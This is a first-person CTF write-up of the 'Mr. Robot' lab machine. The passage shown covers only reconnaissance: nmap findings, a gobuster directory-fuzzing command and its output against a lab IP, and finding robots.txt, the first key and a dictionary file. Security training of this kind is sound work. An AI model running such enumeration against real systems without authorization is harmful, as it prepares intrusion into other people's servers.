

Mr. Robot Machine

In this CTF challenge, the goal was to exploit a vulnerable WordPress CMS to gain unauthorized access and ultimately escalate privileges to retrieve a set of keys. The challenge simulated a real-world scenario where common vulnerabilities and misconfigurations could be exploited by an attacker. This report outlines the methods used to achieve initial access, privilege escalation, and the retrieval of the required flags, highlighting key lessons in web application and system security.

I did an nmap scan to the target as shown below.



Looking at the result of nmap scan, port 22 ssh is closed. Port 80 http is up and running Apache http. Also port 443 is up.
Visiting ip in browser in reveals an interesting website as shown below.




I ran gobuster to do some directory fuzzing. FFUF also can be used to achieve the same result, and one thing I noted is that ffuf is super fast compared to gobuster. I found a couple of redirects as seen from the image below. I had to go through them one by one viewing the source code as well.


```
┌──(root㉿Kali)-[/home/scr34tur3/Downloads]
└─# gobuster dir -u http://10.10.100.143/ -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-small.tx
t
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.100.143/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-small.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/images               (Status: 301) [Size: 236] [--> http://10.10.100.143/images/]
/blog                 (Status: 301) [Size: 234] [--> http://10.10.100.143/blog/]
/rss                  (Status: 301) [Size: 0] [--> http://10.10.100.143/feed/]
/sitemap              (Status: 200) [Size: 0]
/login                (Status: 302) [Size: 0] [--> http://10.10.100.143/wp-login.php]
/0                    (Status: 301) [Size: 0] [--> http://10.10.100.143/0/]
/feed                 (Status: 301) [Size: 0] [--> http://10.10.100.143/feed/]
/video                (Status: 301) [Size: 235] [--> http://10.10.100.143/video/]
/image                (Status: 301) [Size: 0] [--> http://10.10.100.143/image/]
/atom                 (Status: 301) [Size: 0] [--> http://10.10.100.143/feed/atom/]
/wp-content           (Status: 301) [Size: 240] [--> http://10.10.100.143/wp-content/]
/admin                (Status: 301) [Size: 235] [--> http://10.10.100.143/admin/]
/audio                (Status: 301) [Size: 235] [--> http://10.10.100.143/audio/]
/intro                (Status: 200) [Size: 516314]
/wp-login             (Status: 200) [Size: 2671]
/css                  (Status: 301) [Size: 233] [--> http://10.10.100.143/css/]
/rss2                 (Status: 301) [Size: 0] [--> http://10.10.100.143/feed/]
/license              (Status: 200) [Size: 309]
```

```
/wp-includes          (Status: 301) [Size: 241] [--> http://10.10.100.143/wp-includes/]
/js                   (Status: 301) [Size: 232] [--> http://10.10.100.143/js/]
/Image                (Status: 301) [Size: 0] [--> http://10.10.100.143/Image/]
/rdf                  (Status: 301) [Size: 0] [--> http://10.10.100.143/feed/rdf/]
/page1                (Status: 301) [Size: 0] [--> http://10.10.100.143/]
/readme               (Status: 200) [Size: 64]
/robots               (Status: 200) [Size: 41]
```


I was not allowed to view the content under this path.




Found nothing interesting.




I did not have permission to view the content of this path url.




visiting the robots url path, I found this interesting page.




As seen from the image below, I found our first key by loading that page in the browser.




Loading the fsocietry.dic file, I was promted to download it. This was a dictionary file.



